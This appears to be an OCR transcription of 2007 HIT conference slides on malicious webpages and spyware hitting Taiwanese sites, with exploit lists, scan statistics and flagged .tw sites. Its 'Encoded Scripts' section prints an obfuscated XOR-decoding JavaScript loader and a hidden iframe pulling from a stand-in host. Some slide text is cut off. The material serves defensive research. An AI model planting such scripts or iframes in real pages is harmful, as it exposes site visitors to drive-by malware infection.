HIT2007
Taiwan Malicious Webpage and Spyware Hacking

Jeremy Chiu,
Lead Security Researcher, X-Solve Lab
Armorize Technologies

2007-07-21

Prefix

- 由於近日惡意網頁的問題頻傳，讓駭客利用惡意程式大量入侵，造成了許多政府機關及各企業的機密資料外洩等資安問題。
  為了對抗惡意網頁及伴隨而來的網路犯罪問題，今年阿碼科技公司的艾克索夫實驗室研究團隊特別企劃了一個研究計畫，針對了台灣區網站進行大規模資安檢測。對於現階段的惡意網站問題與惡意程式掛馬兩大部分進行研究，在這個報告中將對於植入的技術與惡意程式做深入的技術分析，活生生的內容，讓您了解目前台灣區的各機關與公司網站被入侵現況。

About me

- **Jeremy Chiu (Birdman)**

- **BTW, I got a new job! ☺**
  - 阿碼科技公司 - X-Solve實驗室首席資安研究員
  - Lead Security Researcher, X-Solve Lab, Armorize Technologies


Outline

- New Threat ! Web-based Malware
- What is Malicious Webpage?
- The Last Malicious Webpage Report in Taiwan
- Cyber Criminal Groups Are Working
- Analysis of Malicious Webpage
- Spyware Hacking
- Automatic Web-based Malware Analysis System


New Threat ! Web-based Malware

- **資安的新挑戰 – Web Security**
  - 大家都知道Web 2.0是炒熱了新一波的網路熱潮，但是很快的，我相信就有Web 2.0 SP1了。
- **Web-based Malware**
  - 根據最近的各家的研究報告指出，目前Malware與Web Security已經狼狽為奸的關係...
  - Google研究中指出 1/10的網站是惡意的；而且在1200萬的惡意網頁中，其中100萬的網頁會有下載惡意程式的行為。
  - Google研究中，每2千頁左右的網頁就會有一個是會植入惡意程式的。

Location of compromised web sites




Location of malware distribution servers



The majority of malware activity seems to happen in China, the U.S., Germany and Russia

Reference:
Introducing Google's online security efforts

2007-04 司法院慘遭染指...



What is Malicious Webpage?

- **Malicious Webpage**
  - 網頁被Hacker竄改，放內惡意程式碼或是惡意連結，導致瀏覽網頁的使用遭受影響，其主要目的在於大量植入Spyware，竊取資料以及盜取密碼。
  - 惡意的程式碼
    - 網頁上的惡意Script – Malscript
    - 攻擊使用者環境的程式碼 – Exploit
  - 惡意連結 – Malink (Maliframe)
- **為甚麼網頁會被竄改**
  - Web Application Security
    - 通常是網站以被入侵，以SQL-Injection問題居多

Hacker成本低廉~

只要有心，人人都是駭客

- 駭客教學雜誌，教學動畫，滿天飛
  - 只要看過“黑XX雜誌”，1個月內速成駭客！
- 網路上充斥著各式各樣的便宜駭客工具
  - 各種駭客用的免殺後門程式，變形工具
  - 各種ZeroDay Exploit產生器...

常用的掛馬Exploit

- 主要針對微軟環境為主
  - **MS07-017 – MS Windows Animated Cursor (.ANI) Remote Exploit**
  - MS07-009
  - **MS07-004 – VML Remote Code Execution (929969)**
  - MS06-073
  - **MS]06-071 – XML Core Services Remote Code Execution (928088)**
  - MS06-068
  - MS06-067
  - **MS06-057 – WebViewFolderIcon ActiveX**
  - MS06-055 -
  - **MS06-014 – MDAC Remote Code Execution**
  - MS06-013
  - MS06-005
  - MS06-004
  - MS06-001

http://x-solve.com/blog

艾克索夫實驗室 (資安技術社群)

解救廣大鄉民，艾克索夫推出ani 0-day advisory (935423)緊急修補程式

星期日 1 四月 2007 @ 1:52 pm

這個漏洞影響真是超大，才發現沒多久，就已經災情慘重，哀號遍野了，連利用此漏洞的複合式蠕蟲都已經出現了，預計大魔王這幾天應該就會現身:D


爲了協助廣大鄉民對抗大魔王，艾克索夫團隊連夜趕製神兵利器: ani金鍾罩一件(繁體中文版)

有這麼嚴重嗎? 爲什麼?
(1)弱點觸發的地方是一個關鍵。
(2)微軟還未推出修補檔。
(3)是一個遠端可任意執行程式碼的弱點，這
重。

弱點觸發說明：
(1)因爲Windows系統檔user32.dll裡面有
LoadImage，沒有檢查載入的滑鼠游標檔檔
並且直接把游標檔檔頭資料複製到系統堆疊，
計一個異常(過大)的檔頭資料，結果就把堆疊

Analysis of Malicious Webpage

- **The Two Malicious Webpage Modes**



Encoded Scripts

- **編碼過的Java Script來產生HTML**
  - 網頁上的Exploit為了逃過掃毒程式或是IDS/IPS等特徵檢查，通常使這技巧來達到執行時期才產生惡意HTML的功能。某種程度來說這是一種SMC，也是PE Packer才用的技巧。

```
<script language="JavaScript">e = '0x00' + '5F';str1 =
"%E4%BC%B7%AA%C0%AD%AC%A7%B4%BB%E3%FE%AA%B7%AD%B7%BE%B7%B4%B7%AC%A7%E6%B8%B7
%BC%BC%BB%B2%FE%E2%E4%B7%BA%AE%BF%B3%BB%C0%AD%AE%BD%E3%FE%B8%AC%AC%B0%E6%F1
%F1%B0%AE%BF%BC%B1%E9%F2%BD%B1%B3%F1%AC%AE%BA%F1%FE%C0%A9%B7%BC%AC%B8%E3%EF
%C0%B8%BB%B7%B9%B8%AC%E3%EF%E2%E4%F1%B7%BA%AE%BF%B3%BB%E2%E4%F1%BC%B7%AA%E2";
str=tmp='';for(i=0;i<str1.length;i+=3){tmp =
unescape(str1.slice(i,i+3));str=str+String.fromCharCode((tmp.charCodeAt(0)^e)-127);}document.write(str);
</script>
```

```
<div style="visibility:hidden"><iframe src="http://xxx.com/xxx" width=1
height=1></iframe></div>
```

Demo

- ASCII 7-8 Bits Encoding
- 複合型Encoding

The Last Malicious Webpage Report in Taiwan

- 台灣是一個怎樣的國家？很熱情？很友善？
  - No! 是一個**Malware-Friendly Country** ！

剛好打進前10強

Statistics

No	Country	Count	Percent
1	China	1400	43.21%
2	United States	705	21.76%
3	Russian Federation	346	10.68%
4	Korea, Republic of	144	4.44%
5	Brazil	92	2.84%
6	Germany	67	2.07%
7	France	57	1.76%
8	Canada	39	1.20%
9	United Kingdom	31	0.96%
10	Taiwan	31	0.96%
11	Netherlands	31	0.96%
12	Ukraine	26	0.80%
13	Spain	25	0.77%
14	Italy	23	0.71%
15	Hong Kong	23	0.71%
16	Czech Republic	20	0.62%
17	Denmark	14	0.43%
18	Panama	13	0.40%
19	Japan	13	0.40%
20	Poland	12	0.37%
21	Argentina	10	0.31%
22	Malaysia	9	0.28%

Reference:
PandaResearch


StopBadware.org - Windows Internet Explorer
http://www.stopbadware.org/home/reportsearch
sbadware
StopBadware.org
網頁(P)
工具(O)
stopBADware.org
Regaining Control of Our Computers
搜尋.tw 發現了
1498筆資料
Home
About Us
Our Reports
Clearinghouse
Fight Back
About Badware
Search Badware Website Clearinghouse
Please enter the full or partial URL of a site to find any related badware reports:
You searched for items containing the term '.tw' there are 1484 results.
.tw
Search Clearinghouse
Legend
: This site has been determined not currently to host or link to badware
: This site contains or links to badware behaviors
: This site contains or links to badware
: This site has not yet been evaluated by Stopbadware
: This site is currently under investigation
gged by Google?
Click here if you would like StopBadware.org to review the inclusion of your website in the Badware Website Clearinghouse.
Request for Review form
StopBadware Manifesto
Guidelines
Badware Website Clearinghouse
200664
網際網路 | 受保護模式: 啟動
100%

Malicious Webpage Report By X-Solve Lab

- **WebProtector**
  - 有鑑於攻擊行為的氾濫，我們開發了自動化的惡意網頁與惡意程式分析系統 - WebProtector
  - 最近一次的分析報告是2007-07-21，針對台灣12000個網站的主要網頁進行調查與分析...

  - **請注意! 本研究資料為2007-07-21的自動掃描系統分析，僅供參考**
  - **某些資料以XX顯示，這表示僅在HIT2007現場公布**

台灣區網站風險評估與惡意網站檢測計畫

(Malicious Web Monitor And Analysis Project)

- 版權宣告 X-Solve Lab, Armorize Technologies Inc. http://www.armorize.com
- 軟體版本 Version
- 報告時間 200
- 已分析網址數量 1
- 總共花費時間
- 發現惡意網址

掃描目標: 歡迎蒞臨台南市議會
掃描網址: http://www.tncc.gov.tw

1. 惡意
2. 惡意

» 分

掃描目標: 高雄市觀光協會
掃描網址: http://khhta.org.tw

1. 惡意
2. 惡意
3. 惡意

» 分

掃描目標: Untitled Document
掃描網址: http://www.canzone.com.tw

1. 惡意
2. 惡意
3. 惡意
4. 惡意

» 分

掃描目標: 花蓮縣富里鄉公所
掃描網址: http://www.fuli.gov.tw


1. 惡意連結

密…

報告解讀與分析

- 遭受侵害的網頁報告(Malicious Webpage)=404
- 惡意連結數量 (Malink) = 233
- 還活躍惡意連結報告(Active Malink) = 2XX
- 惡意程式分析(Dropped Spyware)= 4X
- 惡意程式所在國家分析(Location of Spyware)

Country	Member
CN	26 (XX%)
HK	X
TW	X
JP	X
KR	X
US	2
UA	1
RU	1


40
35
30
25
20
15
10
5
0
密...

Cyber Criminal Groups Are Working

- 更高層次的網路犯罪已經在運作
  - 根據目前各項資料顯示，我們推測在台灣網站間出現大量惡意程式與惡意網頁並不是巧合，而是由網路犯罪集團所策動，有計畫有組織的滲透，不僅針對個人或是公司，甚至是針對機關或是組織而來。
  - 駭客集團大量蒐集個人資料與帳戶密碼，進行社交網路分析。

Spyware Hacking

- 接下來我們來分析幾隻常見的Spyware

Archon Analyzer 2007


Birdman (birdman@x-solve.com) & UNARY (UNARY@x-solve.com)

http://x-solve.com/blog

